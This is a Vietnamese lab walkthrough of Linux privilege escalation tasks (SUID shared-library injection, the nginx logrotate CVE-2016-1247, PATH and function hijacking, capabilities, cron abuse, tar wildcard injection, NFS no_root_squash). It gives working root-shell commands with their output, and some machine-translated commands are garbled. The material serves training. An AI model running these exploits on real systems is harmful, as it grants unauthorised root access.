root@debian:/home/user/.config# nano libcalc.c  
root@debian:/home/user/.config# cat libcalc.c  
#include <stdio.h>  
#include <stdlib.h>  
  
static void inject() __attribute__((constructor));  
  
void inject() {  
    system("cp /bin/bash /tmp/bash && chmod +s /tmp/bash && /tmp/bash -p");  
}  
  
root@debian:/home/user/.config# gcc -shared -o /home/user/.config/libcalc.so -fPIC /home/user/.config/libcalc.c  
root@debian:/home/user/.config# /usr/local/bin/suid-so  
Calculating something, please wait ...  
bash-4.1# id  
uid=0(root) gid=0(root) egid=50(staff) groups=0(root)  
bash-4.1#
```



## Task 12 Privilege Escalation - SUID (Symlinks)

phát hiện

Máy ảo Linux

1. Tại dấu nhắc lệnh, gõ: `dpkg -l | grep nginx`
2. Từ đầu ra, lưu ý rằng phiên bản nginx đã cài đặt thấp hơn 1.6.2-5+deb8u3.

```
root@debian:~# dpkg -l | grep nginx
ii  nginx-common      1.6.2-5+deb8u2~bpo70+1      small, powerful, scalable web/proxy server
-  common files
ii  nginx-full        1.6.2-5+deb8u2~bpo70+1      nginx web/proxy server (standard version)
root@debian:~#
```

Khai thác

Máy ảo Linux –Termiral 1

1. Đối với cách khai thác này, yêu cầu người dùng phải là www-data. Để mô phỏng điều này leo thang đến root bằng cách gõ: `su root`
2. Mật khẩu gốc là password123
3. Sau khi nâng cấp lên root, tại dấu nhắc lệnh, hãy gõ: `su -l www-data`
4. Tại dấu nhắc lệnh, gõ: `/home/user/tools/nginx/nginxed-root.sh`  
`/var/log/nginx/error.log`
5. Ở giai đoạn này, hệ thống chờ logrotate thực thi. Để tăng tốc quá trình, điều này sẽ được mô phỏng bằng cách kết nối với máy ảo Linux thông qua một thiết bị đầu cuối khác.



## Máy ảo Linux – Termiral1

1. Từ đầu ra, lưu ý rằng khai thác tiếp tục thực hiện.
2. Tại dấu nhắc lệnh gõ: id

```
[+] Starting the exploit as:
uid=33(www-data) gid=33(www-data) groups=33(www-data)

[+] Compiling the privesc shared library (/tmp/privesclib.c)

[+] Backdoor/low-priv shell installed at:
-rwxr-xr-x 1 www-data www-data 926536 Jun 28 04:22 /tmp/nginxrootsh

[+] The server appears to be (N)jinxed (writable logdir) ! :) Symlink created at:
lrwxrwxrwx 1 www-data www-data 18 Jun 28 04:22 /var/log/nginx/error.log → /etc/ld.so.preload

[+] Waiting for Nginx service to be restarted (-USR1) by logrotate called from cron.daily at 6:25am...
[+] Nginx restarted. The /etc/ld.so.preload file got created with web server privileges:
-rw-r--r-- 1 www-data root 19 Jun 28 04:23 /etc/ld.so.preload

[+] Adding /tmp/privesclib.so shared lib to /etc/ld.so.preload

[+] The /etc/ld.so.preload file now contains:
/tmp/privesclib.so

[+] Escalating privileges via the /usr/bin/sudo SUID binary to get root!
-rwsrwxrwx 1 root root 926536 Jun 28 04:22 /tmp/nginxrootsh

[+] Rootshell got assigned root SUID perms at:
-rwsrwxrwx 1 root root 926536 Jun 28 04:22 /tmp/nginxrootsh

The server is (N)jinxed ! ;) Got root via Nginx!

[+] Spawning the rootshell /tmp/nginxrootsh now!

nginxrootsh-4.1# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
nginxrootsh-4.1#
```

What CVE is being exploited in this task? CVE-2016-1247

The screenshot shows a Google search interface with the query "nginx rotate cve". The search results are displayed in a list format. The top result is from "exploit-db.com" with the title "Nginx (Debian Based Distros + Gentoo) - 'logrotate' Local ...". The snippet below the title reads: "16 thg 11, 2016 — Nginx (Debian Based Distros + Gentoo) - 'logrotate' Local Privilege Escalation. CVE-2016-1247 . local exploit for Linux platform." The second result is from "legalhackers.com" with the title "Nginx-Exploit-Deb-Root-PrivEsc-CVE-2016-1247". The snippet below the title reads: "15 thg 11, 2016 — d/nginx has been set to rotate logs 'daily' then attacker could gain root".

Google

nginx rotate cve

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OnSec

Video Hình ảnh Tin tức Sách Maps Mua sắm Chuyến bay Tài > Tất cả bộ lọc

Khoảng 72.100 kết quả (0,35 giây)

exploit-db.com  
https://www.exploit-db.com > exploits · Dịch trang này ·

**Nginx (Debian Based Distros + Gentoo) - 'logrotate' Local ...**  
16 thg 11, 2016 — Nginx (Debian Based Distros + Gentoo) - 'logrotate' Local Privilege Escalation. CVE-2016-1247 . local exploit for Linux platform.

legalhackers.com  
https://legalhackers.com > advisories · Dịch trang này ·

**Nginx-Exploit-Deb-Root-PrivEsc-CVE-2016-1247**  
15 thg 11, 2016 — d/nginx has been set to rotate logs 'daily' then attacker could gain root

What binary is SUID enabled and assists in the attack? -> sudo

## Task 13 Privilege Escalation - SUID (Environment Variables #1)

phát hiện

Máy ảo Linux

1. Tại dấu nhắc lệnh gõ: `find / -type f -perm -04000 -ls 2>/dev/null`
2. Từ đầu ra, ghi lại tất cả các nhị phân SUID.
3. Tại dấu nhắc lệnh gõ: `strings /usr/local/bin/suid-env`
4. Từ đầu ra, chú ý các chức năng được sử dụng bởi nhị phân.

```
TCM@debian:~$ find / -type f -perm -04000 -ls 2>/dev/null
TCM@debian:~$ strings /usr/local/bin/suid-env
/lib64/ld-linux-x86-64.so.2
5q;Xq
__gmon_start__
libc.so.6
setresgid
setresuid
system
__libc_start_main
GLIBC_2.2.5
fff.
fffff.
l$ L
t$(L
l$0H
service apache2 start
```

Khai thác

Máy ảo Linux

1. Tại dấu nhắc lệnh gõ:  
**`echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > /tmp/service.c`**
2. Tại dấu nhắc lệnh, gõ: `gcc /tmp/service.c -o /tmp/service`
3. Tại dấu nhắc lệnh gõ: `export PATH=/tmp:$PATH`
4. Tại dấu nhắc lệnh, gõ: `/usr/local/bin/suid-env`
5. Tại dấu nhắc lệnh gõ: `id`

```

TCM@debian:~$ ind / -type f -perm -04000 -ls 2>/dev/null
TCM@debian:~$ strings /usr/local/bin/suid-env
/lib64/ld-linux-x86-64.so.2
5q;Xq
__gmon_start__
libc.so.6
setresgid
setresuid
system
__libc_start_main
GLIBC_2.2.5
fff.
fffff.
l$ L
t$(L
|0H
service apache2 start
TCM@debian:~$ echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > /tmp/service.c
TCM@debian:~$ gcc /tmp/service.c -o /tmp/service
TCM@debian:~$ export PATH=/tmp:$PATH
TCM@debian:~$ /usr/local/bin/suid-env
root@debian:~# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1000(user)
root@debian:~#

```

Dòng cuối cùng của đầu ra "**strings /usr/local/bin/suid-env**" là gì?

```

root@debian:~# strings /usr/local/bin/suid-env
/lib64/ld-linux-x86-64.so.2
5q;Xq
__gmon_start__
libc.so.6
setresgid
setresuid
system
__libc_start_main
GLIBC_2.2.5
fff.
fffff.
l$ L
t$(L
|0H
service apache2 start
root@debian:~#

```

➔ service apache2 start

## Task 14 Privilege Escalation - SUID (Environment Variables #2)

phát hiện

Máy ảo Linux

1. Tại dấu nhắc lệnh gõ: `find / -type f -perm -04000 -ls 2>/dev/null`
2. Từ đầu ra, ghi lại tất cả các nhị phân SUID.
3. Tại dấu nhắc lệnh gõ: `strings /usr/local/bin/suid-env2`
4. Từ đầu ra, chú ý các chức năng được sử dụng bởi nhị phân.

```
TCM@debian:~$ find / -type f -perm -04000 -ls 2>/dev/null
809081  40 -rwsr-xr-x  1 root    root      37552 Feb 15  2011 /usr/bin/chsh
812578 172 -rwsr-xr-x  2 root    root     168136 Jan  5  2016 /usr/bin/sudo
810173  36 -rwsr-xr-x  1 root    root      32808 Feb 15  2011 /usr/bin/newgrp
812578 172 -rwsr-xr-x  2 root    root     168136 Jan  5  2016 /usr/bin/sudoedit
809080  44 -rwsr-xr-x  1 root    root      43280 Jun 18  2020 /usr/bin/passwd
809078  64 -rwsr-xr-x  1 root    root      60208 Feb 15  2011 /usr/bin/gpasswd
809077  40 -rwsr-xr-x  1 root    root      39856 Feb 15  2011 /usr/bin/chfn
816078  12 -rwsr-sr-x  1 root    staff     9861 May 14  2017 /usr/local/bin/suid-so
816762   8 -rwsr-sr-x  1 root    staff     6883 May 14  2017 /usr/local/bin/suid-env
816764   8 -rwsr-sr-x  1 root    staff     6899 May 14  2017 /usr/local/bin/suid-env2
815723 948 -rwsr-xr-x  1 root    root     963691 May 13  2017 /usr/sbin/exim-4.84-3
832517   8 -rwsr-xr-x  1 root    root      6776 Dec 19  2010 /usr/lib/eject/dmccrypt-get-device
832743 212 -rwsr-xr-x  1 root    root     212128 Apr  2  2014 /usr/lib/openssh/ssh-keysign
812623  12 -rwsr-xr-x  1 root    root     10592 Feb 15  2016 /usr/lib/pt_chown
473324  36 -rwsr-xr-x  1 root    root      36640 Oct 14  2010 /bin/ping6
473323  36 -rwsr-xr-x  1 root    root      34248 Oct 14  2010 /bin/ping
473292  84 -rwsr-xr-x  1 root    root      78616 Jan 25  2011 /bin/mount
473312  36 -rwsr-xr-x  1 root    root      34024 Feb 15  2011 /bin/su
473290  60 -rwsr-xr-x  1 root    root      53648 Jan 25  2011 /bin/umount
1158726 912 -rwsrwxrwx  1 root    root     926536 Jun 28  04:22 /tmp/nginxrootsh
1158725 912 -rwsr-sr-x  1 root    staff     926536 Jun 28  04:12 /tmp/bash
465223 100 -rwsr-xr-x  1 root    root      94992 Dec 13  2014 /sbin/mount.nfs
TCM@debian:~$ strings /usr/local/bin/suid-env2
/lib64/ld-linux-x86-64.so.2
__gmon_start__
libc.so.6
setresgid
setresuid
system
__libc_start_main
GLIBC_2.2.5
fff.
fffff.
l$ L
t$(L
l$0H
/usr/sbin/service apache2 start
TCM@debian:~$
```

Phương pháp khai thác #1

Máy ảo Linux

1. Tại dấu nhắc lệnh gõ:  
`function /usr/sbin/service() { cp /bin/bash /tmp && chmod +s /tmp/bash && /tmp/bash -p; }`
2. Tại dấu nhắc lệnh gõ:  
xuất -f /usr/sbin/dịch vụ
3. Tại dấu nhắc lệnh, gõ: `/usr/local/bin/suid-env2`

```
TCM@debian:~$ function /usr/sbin/service() { cp /bin/bash /tmp && chmod +s /tmp/bash && /tmp/bash -p; }
TCM@debian:~$ export -f /usr/sbin/service
TCM@debian:~$ /usr/local/bin/suid-env2
bash-4.1# id
uid=0(root) gid=0(root) egid=50(staff) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1000(user)
bash-4.1#
```

## Phương pháp khai thác #2

### Máy ảo Linux

#### 1. Tại dấu nhắc lệnh gõ:

env -i SHELLOPTS=xtrace PS4='\$ (cp /bin/bash /tmp && chown root.root /tmp/bash && chmod +s /tmp/bash)' /bin/sh -c '/usr/local/bin /suid-env2; đặt +x; /tmp/bash -p'

```
TCM@debian:~$ env -i SHELLOPTS=xtrace PS4='$ (cp /bin/bash /tmp && chown root.root /tmp/bash && chmod +s /tmp/bash)' /bin/sh -c '/usr/local/bin/suid-env2; set +x; /tmp/bash -p'
cp: cannot create regular file `/tmp/bash': Permission denied
/usr/local/bin/suid-env2
/usr/sbin/service apache2 start
basename /usr/sbin/service
VERSION='service ver. 0.91-ubuntu1'
basename /usr/sbin/service
USAGE='Usage: service < option > | --status-all | [ service_name [ command | --full-restart ] ]'
SERVICE=
ACTION=
SERVICEDIR=/etc/init.d
OPTIONS=
[' 2 -eq 0 ']'
cd /
[' 2 -gt 0 ']'
case "${1}" in
[' -z '' -a 2 -eq 1 -a apache2 = --status-all ']'
[' 2 -eq 2 -a start = --full-restart ']'
[' -z '' ']'
SERVICE=apache2
shift
shift
[' 1 -gt 0 ']'
case "${1}" in
[' -z apache2 -a 1 -eq 1 -a start = --status-all ']'
[' 1 -eq 2 -a '' = --full-restart ']'
[' -z apache2 ']'
[' -z '' ']'
ACTION=start
shift
shift
[' 0 -gt 0 ']'
[' -r /etc/init/apache2.conf ']'
[' -x /etc/init.d/apache2 ']'
exec env -i LANG= PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin TERM=dumb /etc/init.d/apache2 start
Starting web server: apache2httpd (pid 1842) already running
.
cp: cannot create regular file `/tmp/bash': Permission denied
set +x
bash-4.1# id
uid=1000(TCM) gid=1000(user) euid=0(root) egid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1000(user)
bash-4.1#
```

Dòng cuối cùng của đầu ra "chuỗi /usr/local/bin/suid-env2" là gì?



```
TCM@debian:~$ strings /usr/local/bin/suid-env2
/lib64/ld-linux-x86-64.so.2
__gmon_start__
libc.so.6
setresgid
setresuid
system
__libc_start_main
GLIBC_2.2.5
fff.
fffff.
l$ L
t$(L
l$0H
/usr/sbin/service apache2 start
TCM@debian:~$
```

➔ /usr/sbin/service apache2 start

## Task 15 Privilege Escalation – Capabilities

phát hiện

Máy ảo Linux

1. Tại dấu nhắc lệnh, gõ: `getcap -r / 2>/dev/null`
2. Từ đầu ra, chú ý giá trị của khả năng “cap\_setuid”.

```
TCM@debian:~$ getcap -r / 2>/dev/null
/usr/bin/python2.6 = cap_setuid+ep
TCM@debian:~$
```

Khai thác

Máy ảo Linux

1. Tại dấu nhắc lệnh gõ:  
`/usr/bin/python2.6 -c 'nhập os; os.setuid(0); os.system("/bin/bash")'`
2. Tận hưởng quyền root!

```
TCM@debian:~$ /usr/bin/python2.6 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@debian:~# id
uid=0(root) gid=1000(user) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1000(user)
)
root@debian:~#
```

## Task 16 Privilege Escalation - Cron (Path)

phát hiện

Máy ảo Linux

1. Tại dấu nhắc lệnh gõ: cat /etc/crontab
2. Từ đầu ra, chú ý giá trị của biến "PATH".

```
TCM@debian:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh

TCM@debian:~$
```

Khai thác

Máy ảo Linux

1. Tại dấu nhắc lệnh gõ:  
tiếng vang 'cp/bin/bash/tmp/bash; chmod +s /tmp/bash' >  
/home/user/overwrite.sh
2. Tại dấu nhắc lệnh, gõ: chmod +x /home/user/overwrite.sh
3. Đợi 1 phút để tập lệnh Bash thực thi.
4. Tại dấu nhắc lệnh, gõ: /tmp/bash -p
5. Tại dấu nhắc lệnh gõ: id

```
TCM@debian:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh

TCM@debian:~$ echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > /home/user/overwrite.sh
TCM@debian:~$ chmod +x /home/user/overwrite.sh
TCM@debian:~$ /tmp/bash -p
bash-4.1# id
uid=1000(TCM) gid=1000(user) euid=0(root) egid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(
video),46(plugdev),1000(user)
bash-4.1#
```

## Task 17 Privilege Escalation - Cron (Wildcards)

phát hiện

Máy ảo Linux

1. Tại dấu nhắc lệnh gõ: `cat /etc/crontab`
2. Từ đầu ra, chú ý đoạn script `"/usr/local/bin/compress.sh"`
3. Tại dấu nhắc lệnh gõ: `cat /usr/local/bin/compress.sh`
4. Từ đầu ra, hãy chú ý ký tự đại diện (\*) được sử dụng bởi 'tar'.

```
TCM@debian:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh

TCM@debian:~$ cat /usr/local/bin/compress.sh
#!/bin/sh
cd /home/user
tar czf /tmp/backup.tar.gz *
TCM@debian:~$
```

Khai thác

Máy ảo Linux

1. Tại dấu nhắc lệnh gõ:  
**`echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > /home/user/runme.sh`**
2. **chạm** `/home/user/--checkpoint=1`
3. **chạm** `/home/user/--checkpoint-action=exec=sh\ runme.sh`
4. Đợi 1 phút để tập lệnh Bash thực thi.
5. Tại dấu nhắc lệnh, gõ: `/tmp/bash -p`
6. Tại dấu nhắc lệnh gõ: `id`

```
TCM@debian:~$ echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > /home/user/runme.sh
TCM@debian:~$ touch /home/user/--checkpoint=1
TCM@debian:~$ touch /home/user/--checkpoint-action=exec=sh\ runme.sh
TCM@debian:~$ /tmp/bash -p
bash-4.1# id
uid=1000(TCM) gid=1000(user) euid=0(root) egid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(
video),46(plugindev),1000(user)
bash-4.1#
```

## Task 18 Privilege Escalation - Cron (File Overwrite)

Phát hiện

Máy ảo Linux

1. Tại dấu nhắc lệnh gõ: `cat /etc/crontab`
2. Từ đầu ra, chú ý đoạn script “`overwrite.sh`”
3. Tại dấu nhắc lệnh, gõ: `ls -l /usr/local/bin/overwrite.sh`
4. Từ đầu ra, hãy chú ý đến quyền truy cập tệp.

```
TCM@debian:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh

TCM@debian:~$ ls -l /usr/local/bin/overwrite.sh
-rwxr--rw- 1 root staff 40 May 13  2017 /usr/local/bin/overwrite.sh
TCM@debian:~$
```

Khai thác

Máy ảo Linux

1. Tại dấu nhắc lệnh gõ:  
**`echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' >> /usr/local/bin/overwrite.sh`**
2. Đợi 1 phút để tập lệnh Bash thực thi.
3. Tại dấu nhắc lệnh, gõ: `/tmp/bash -p`
4. Tại dấu nhắc lệnh gõ: `id`

```
TCM@debian:~$ ls -l /usr/local/bin/overwrite.sh
-rwxr--rw- 1 root staff 40 May 13  2017 /usr/local/bin/overwrite.sh
TCM@debian:~$ echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' >> /usr/local/bin/overwrite.sh
TCM@debian:~$ /tmp/bash -p
bash-4.1# id
uid=1000(TCM) gid=1000(user) euid=0(root) egid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1000(user)
bash-4.1#
```

## Task 19 Privilege Escalation - NFS Root Squashing

phát hiện

Máy ảo Linux

1. Trong dòng lệnh gõ: `cat /etc/exports`
2. Từ đầu ra, lưu ý rằng tùy chọn `"no_root_squash"` được xác định cho xuất `"/tmp"`.

```
TCM@debian:~$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes      hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4       gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes gss/krb5i(rw,sync,no_subtree_check)
#
/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)

#/tmp *(rw,sync,insecure,no_subtree_check)

TCM@debian:~$
```

Khai thác

VM kẻ tấn công

1. Mở dấu nhắc lệnh và gõ: `showmount -e 10.10.4.124`

```
(root@kali)~[~]
# showmount -e 10.10.4.124
Export list for 10.10.4.124:
/tmp *
```

2. Tại dấu nhắc lệnh, gõ: `mkdir /tmp/1`
3. Tại dấu nhắc lệnh, gõ: `mount -o rw,vers=2 10.10.4.124:/tmp /tmp/1`  
Trong dấu nhắc lệnh gõ:  
**`echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > /tmp/1/x.c`**
4. Tại dấu nhắc lệnh, gõ: `gcc /tmp/1/x.c -o /tmp/1/x`
5. Tại dấu nhắc lệnh, gõ: `chmod +s /tmp/1/x`

```

(root@kali)-[~]
# mount -o rw,vers=2 10.10.4.124:/tmp /tmp/1
mount.nfs: requested NFS version or transport protocol is not supported

(root@kali)-[~]
# echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > /tmp/1/x.c

(root@kali)-[~]
# gcc /tmp/1/x.c -o /tmp/1/x
/tmp/1/x.c: In function 'main':
/tmp/1/x.c:1:14: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
  1 | int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }
    |               ^~~~~~
/tmp/1/x.c:1:25: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
  1 | int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }
    |                       ^~~~~~
/tmp/1/x.c:1:36: warning: implicit declaration of function 'system' [-Wimplicit-function-declaration]
  1 | int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }
    |                                   ^~~~~~

(root@kali)-[~]
# chmod +s /tmp/1/x

(root@kali)-[~]
# █

```

## Máy ảo Linux

1. Tại dấu nhắc lệnh, gõ: /tmp/x
2. Tại dấu nhắc lệnh gõ: id